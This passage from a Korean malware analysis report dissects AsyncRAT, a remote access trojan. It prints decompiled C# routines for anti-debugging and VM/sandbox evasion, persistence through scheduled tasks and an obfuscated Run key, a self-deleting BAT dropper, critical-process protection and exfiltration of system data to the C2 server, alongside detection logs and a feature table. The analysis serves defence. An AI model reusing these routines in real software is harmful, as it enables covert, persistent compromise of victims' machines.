○ CheckRemoteDebuggerPresent 함수를 통해 AsyncRAT 프로세스에 디버깅 프로세스가 연결되어 있는지 확인합니다.

```
private static bool DetectDebugger()  
{  
    bool flag = false;  
    bool result;  
    try  
    {  
        NativeMethods.CheckRemoteDebuggerPresent(Process.GetCurrentProcess().Handle, ref flag);  
        result = flag;  
    }  
    catch  
    {  
        result = flag;  
    }  
    return result;  
}
```

[그림 17] Debugger 탐지

[T1497.001] Virtualization/Sandbox Evasion: System Checks

○ WMI(Windows Management Instrumentation)를 통해 시스템 정보에 가상머신 관련 문자열인 "VIRTUAL", "vmware", "VirtualBox"이 포함되어 있는지 확인해 현재 시스템이 가상머신인지 탐지합니다.

```
private static bool DetectManufacturer()
{
    try
    {
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("Select * from Win32_ComputerSystem"))
        {
            using (ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get())
            {
                foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
                {
                    string text = managementBaseObject["Manufacturer"].ToString().ToLower();
                    if ((text == "microsoft corporation" && managementBaseObject["Model"].ToString().ToUpperInvariant().Contains("VIRTUAL")) || text.Contains("vmware") || managementBaseObject["Model"].ToString() == "VirtualBox")
                    {
                        return true;
                    }
                }
            }
        }
    }
    catch
    {
    }
    return false;
}
```

[그림 18] 가상머신 관련 문자열 확인

○ 샌드박스 기반 격리 프로그램인 "Sandboxie"⁴가 사용하는 DLL 파일인 "SbieDLL.dll"의 핸들이 존재하는지 확인해 현재 시스템이 샌드박스인지 탐지합니다.

```
private static bool DetectSandboxie()
{
    bool result;
    try
    {
        if (NativeMethods.GetModuleHandle("SbieDLL.dll").ToInt32() != 0)
        {
            result = true;
        }
        else
        {
            result = false;
        }
    }
    catch
    {
        result = false;
    }
    return result;
}
```

[그림 19] SbieDLL.dll 핸들 확인

⁴ [Sandboxie](#)

○ 시스템 드라이브 크기가 약 60GB보다 작거나 같은지 비교합니다. AsyncRAT 제작자는 대부분의 분석용 가상 머신이 최소한의 디스크 크기를 가지고 있다는 점을 노리고 디스크 크기를 통한 가상 머신 탐지 방법을 사용한 것으로 추정됩니다.

```
private static bool IsSmallDisk()
{
    try
    {
        long num = 61000000000L;
        if (new DriveInfo(Path.GetPathRoot(Environment.SystemDirectory)).TotalSize <= num)
        {
            return true;
        }
    }
    catch
    {
    }
    return false;
}
```

[그림 20] 디스크 크기 확인

○ 시스템 운영체제 이름에 "xp" 문자열이 포함되어 있는지 확인해 현재 시스템의 운영체제가 WindowsXP인지 탐지합니다.

```
private static bool IsXP()
{
    try
    {
        if (new ComputerInfo().OSFullName.ToLower().Contains("xp"))
        {
            return true;
        }
    }
    catch
    {
    }
    return false;
}
```

[그림 21] Windows XP 확인

3.4. Install

○ Build 과정에서 Install 옵션을 설정했을 경우, AysncRAT은 권한에 따라 레지스트리나 스케줄러를 통해 지속성을 유지하기 위한 설정을 수행하고 자기 자신을 %AppData% 또는 %Temp% 경로에 지정한 파일명으로 복사합니다.

○ 먼저, AsyncRAT 프로세스가 관리자 권한으로 실행됐는지 확인 후, 권한에 따라 지속성을 유지하기 위한 행위를 수행합니다.

```
public static bool IsAdmin()
{
    return new WindowsPrincipal(WindowsIdentity.GetCurrent()).IsInRole(
        WindowsBuiltInRole.Administrator);
}
```

[그림 22] 권한 확인


1) 관리자 권한일 경우

[T1053.005] Scheduled Task/Job: Scheduled Task

○ 작업 스케줄러에 로그인 시 자기 자신을 실행하는 예약 작업을 생성해 지속성을 유지합니다.

```
if (Methods.IsAdmin())
{
    Process.Start(new ProcessStartInfo
    {
        FileName = "cmd",
        Arguments = string.Concat(new string[]
        {
            "/c schtasks /create /f /sc onlogon /rl highest /tn ' '",
            Path.GetFileNameWithoutExtension(fileInfo.Name),
            "' /tr ' '",
            fileInfo.FullName,
            "' & exit"
        })
    },
    WindowStyle = ProcessWindowStyle.Hidden,
    CreateNoWindow = true
```

[그림 23] 스케줄러를 통한 지속성 유지



[그림 24] 스케줄러를 통한 예약 작업 생성 탐지

2) 관리자 권한이 아닐 경우


[T1547.001] Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder

레지스트리 자동 실행 경로인 Run에 키를 추가하여 지속성을 유지합니다.

```

else
{
    using (RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(Strings.StrReverse(@"#nuR#noisrVtneruC#wswodni#f#osorcIM#erawfoS"), RegistryKeyPermissionCheck.ReadWriteSubTree))
    {
        registryKey.SetValue(Path.GetFileNameWithoutExtension(fileInfo.Name), "\"" + fileInfo.FullName + "\"");
    }
}
    
```

[그림 25] 레지스트리를 통한 자동 실행 등록



[그림 26] 레지스트리를 통한 자동 실행 등록 탐지


[T1564.001] Hide Artifacts: Hidden Files and Directories

[T1059.003] Command and Scripting Interpreter: Windows Command Shell


○ 지속성을 유지하기 위한 작업을 마치면, Build 과정에서 지정한 경로에 AsyncRAT 클라이언트 파일을 생성합니다. 이후, 생성된 AsyncRAT을 다시 실행하는 BAT 파일을 드롭한 뒤 실행합니다. 실행을 마친 BAT 파일은 자가 삭제됩니다.

```
Stream stream = new FileStream(fileInfo.FullName, FileMode.CreateNew);
byte[] array = File.ReadAllBytes(fileName);
stream.Write(array, 0, array.Length);
Methods.ClientOnExit();
string text = Path.GetTempFileName() + ".bat";
using (StreamWriter streamWriter = new StreamWriter(text))
{
    streamWriter.WriteLine("@echo off");
    streamWriter.WriteLine("timeout 3 > NUL");
    streamWriter.WriteLine("START %* %*" + fileInfo.FullName + "%*");
    streamWriter.WriteLine("CD " + Path.GetTempPath());
    streamWriter.WriteLine("DEL %*" + Path.GetFileName(text) + "%* /f /q");
}
Process.Start(new ProcessStartInfo
{
    FileName = text,
    CreateNoWindow = true,
    ErrorDialog = false,
    UseShellExecute = false,
    WindowStyle = ProcessWindowStyle.Hidden
});
```

[그림 27] AsyncRAT 생성 및 BAT 파일 드롭



[그림 28] BAT 파일 Drop 행위 탐지



[그림 29] BAT 파일 스크립트 및 실행 탐지

이벤트 시각	탐지	이벤트 상세 분류	파일명	이벤트 요약
2023-08-04 12:48:08		FileDelete	tmp49D4.tmp.bat	cmd.exe 프로세스가 C:\Users\charlie\AppData\Local\Temp\tmp49D4.tmp.bat 파일을 삭제했습니다.
2023-08-04 12:48:05	●●	FileCreate	AsyncClient.exe	AsyncClient.exe 프로세스가 C:\Users\charlie\AppData\Local\Temp\AsyncClient.exe 파일을 생성했습니다.
2023-08-04 12:48:04	●	FileCreate	tmp49D4.tmp.bat	AsyncClient.exe 프로세스가 C:\Users\charlie\AppData\Local\Temp\tmp49D4.tmp.bat 파일을 생성했습니다.
2023-08-04 12:48:04		FileCreate	tmp49D4.tmp	AsyncClient.exe 프로세스가 C:\Users\charlie\AppData\Local\Temp\tmp49D4.tmp 파일을 생성했습니다.

[그림 30] 파일 생성 및 삭제 이벤트


3.5. Critical Process

○ Critical Process 옵션을 설정하고 AsyncRAT 클라이언트 파일을 관리자 권한으로 실행했을 경우, RtlSetProcessIsCritical 함수를 사용해 자기 자신 프로세스를 중요 프로세스(Critical Process)로 변경해, 강제로 종료되지 않도록 보호합니다.

```
public static void Set()
{
    try
    {
        SystemEvents.SessionEnding += ProcessCritical.SystemEvents_SessionEnding;
        Process.EnterDebugMode();
        NativeMethods.RtlSetProcessIsCritical(1U, 0U, 0U);
    }
    catch
    {
    }
}
```

[그림 31] 중요 프로세스 설정

○ 해당 설정이 적용된 AsyncRAT 프로세스는 윈도우 프로세스로 분류되며, 강제 종료를 시도할 경우, 경고창을 띄웁니다.



[그림 32] 중요 프로세스 경고 창

3.6. Connect

[T1573.002] Encrypted Channel: Asymmetric Cryptography

○ AsyncRAT 클라이언트는 Build 과정에서 지정한 IP 주소와 Port를 통해 AsyncRAT 서버와 TLS 통신을 시도하며, 연결에 성공할 경우, 피해자 시스템 정보를 전송하고 서버의 추가 명령을 대기합니다.

Source	Destination	Protocol	Length	Info
192.168.1.101	192.168.1.102	TCP	66	49732 → 7707 [SYN] Seq=0 Win=51200 Len=0 MSS=1460 WS=1 SACK_PERM
192.168.1.102	192.168.1.101	TCP	54	49732 → 7707 [ACK] Seq=1 Ack=1 Win=51200 Len=0
192.168.1.101	192.168.1.102	TLSv1	149	Client Hello
192.168.1.102	192.168.1.101	TCP	54	49732 → 7707 [ACK] Seq=96 Ack=1994 Win=51200 Len=0
192.168.1.101	192.168.1.102	TLSv1	220	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
192.168.1.102	192.168.1.101	TCP	54	49732 → 7707 [ACK] Seq=262 Ack=2053 Win=51141 Len=0
192.168.1.101	192.168.1.102	TLSv1	128	Application Data, Application Data
192.168.1.101	192.168.1.102	TLSv1	416	Application Data, Application Data
192.168.1.101	192.168.1.102	TLSv1	128	Application Data, Application Data
192.168.1.101	192.168.1.102	TLSv1	176	Application Data, Application Data
192.168.1.102	192.168.1.101	TCP	54	49732 → 7707 [ACK] Seq=894 Ack=2127 Win=51067 Len=0
192.168.1.101	192.168.1.102	TLSv1	128	Application Data, Application Data
192.168.1.101	192.168.1.102	TLSv1	176	Application Data, Application Data
192.168.1.102	192.168.1.101	TCP	54	49732 → 7707 [ACK] Seq=1090 Ack=2307 Win=50887 Len=0
192.168.1.102	192.168.1.101	TCP	54	49732 → 7707 [ACK] Seq=1090 Ack=2429 Win=50765 Len=0
192.168.1.101	192.168.1.102	TLSv1	128	Application Data, Application Data
192.168.1.101	192.168.1.102	TLSv1	176	Application Data, Application Data

[그림 33] 통신 패킷

[T1048.002] Exfiltration Over Alternative Protocol: Exfiltration Over Asymmetric Encrypted Non-C2 Protocol

○ 서버와 통신에 성공할 경우, 피해자 시스템의 정보를 수집해 서버로 전송합니다.

```
public static byte[] SendInfo()
{
    MsgPack msgPack = new MsgPack();
    msgPack.ForcePathObject("Packet").AsString = "ClientInfo";
    msgPack.ForcePathObject("HWID").AsString = Settings.Hwid;
    msgPack.ForcePathObject("User").AsString = Environment.UserName.ToString();
    msgPack.ForcePathObject("OS").AsString = new ComputerInfo().OSFullName.ToString().Replace("Microsoft", null) + " " + Environment.Is64B;
    msgPack.ForcePathObject("Path").AsString = Application.ExecutablePath;
    msgPack.ForcePathObject("Version").AsString = Settings.Version;
    msgPack.ForcePathObject("Admin").AsString = Methods.IsAdmin().ToString().ToLower().Replace("true", "Admin").Replace("false", "User");
    msgPack.ForePathObject("Performance").AsString = Methods.GetActiveWindowTitle();
    msgPack.ForcePathObject("Pastebin").AsString = Settings.Pastebin;
    msgPack.ForcePathObject("Antivirus").AsString = Methods.Antivirus();
    msgPack.ForcePathObject("Installed").AsString = new FileInfo(Application.ExecutablePath).LastWriteTime.ToUniversalTime().ToString();
    msgPack.ForcePathObject("Pong").AsString = "";
    msgPack.ForcePathObject("Group").AsString = Settings.Group;
    return msgPack.Encode2Bytes();
}
```

[그림 34] 시스템 정보 수집 및 전송

이름	설명
Packet	"Clientinfo" 문자열
HWID	운영체제 및 하드웨어 정보
User	사용자 이름
OS	운영체제 정보
Path	AsyncRAT 파일 경로
Version	AsyncRAT 버전 정보
Admin	권한 정보
Performance	현재 활성화된 윈도우 창 정보
Antivirus	설치된 백신 정보
Installed	AsyncRAT 설치 시간
Group	Build 과정에서 지정한 그룹명

[표 02] 수집 및 전송 정보

4. 기능 (Function)

○ 초기 실행 과정 이후, 필요한 설정을 마치면 AsyncRAT 클라이언트는 일정 간격으로 Keep Alive 패킷을 전송하며, 서버에 클라이언트가 정상적으로 실행 중임을 알리고, 추가 명령을 대기합니다.

○ AsyncRAT이 지원하는 기능은 다음과 같으며, 악용 가능성이 높은 몇가지 기능에 대해 분석을 진행했습니다.

분류	기능	설명
Send File	To Memory	공격자가 전송한 파일을 메모리에서 실행
	To Disk	공격자가 전송한 파일을 디스크에 저장 후 실행
Monitoring	Remote Desktop	화면 모니터링 / 화면 스크린샷 캡처 / 키보드 / 마우스 제어
	Keylogger	키보드 입력 정보와 클립보드 데이터 탈취
	Password Recovery	웹 브라우저 자동 로그인 계정 탈취
	File Manager	파일 리스트 모니터링 및 제어
	Process Manager	실행 중인 프로세스 모니터링 및 제어
	Report Window	활성화된 윈도우 창 제목에서 지정한 문자열 탐지
Miscellaneous	Webcam	웹캠 제어
	Bots Killer	특정 프로그램 삭제
	USB Spread	USB 디스크 감염 페이로드 생성

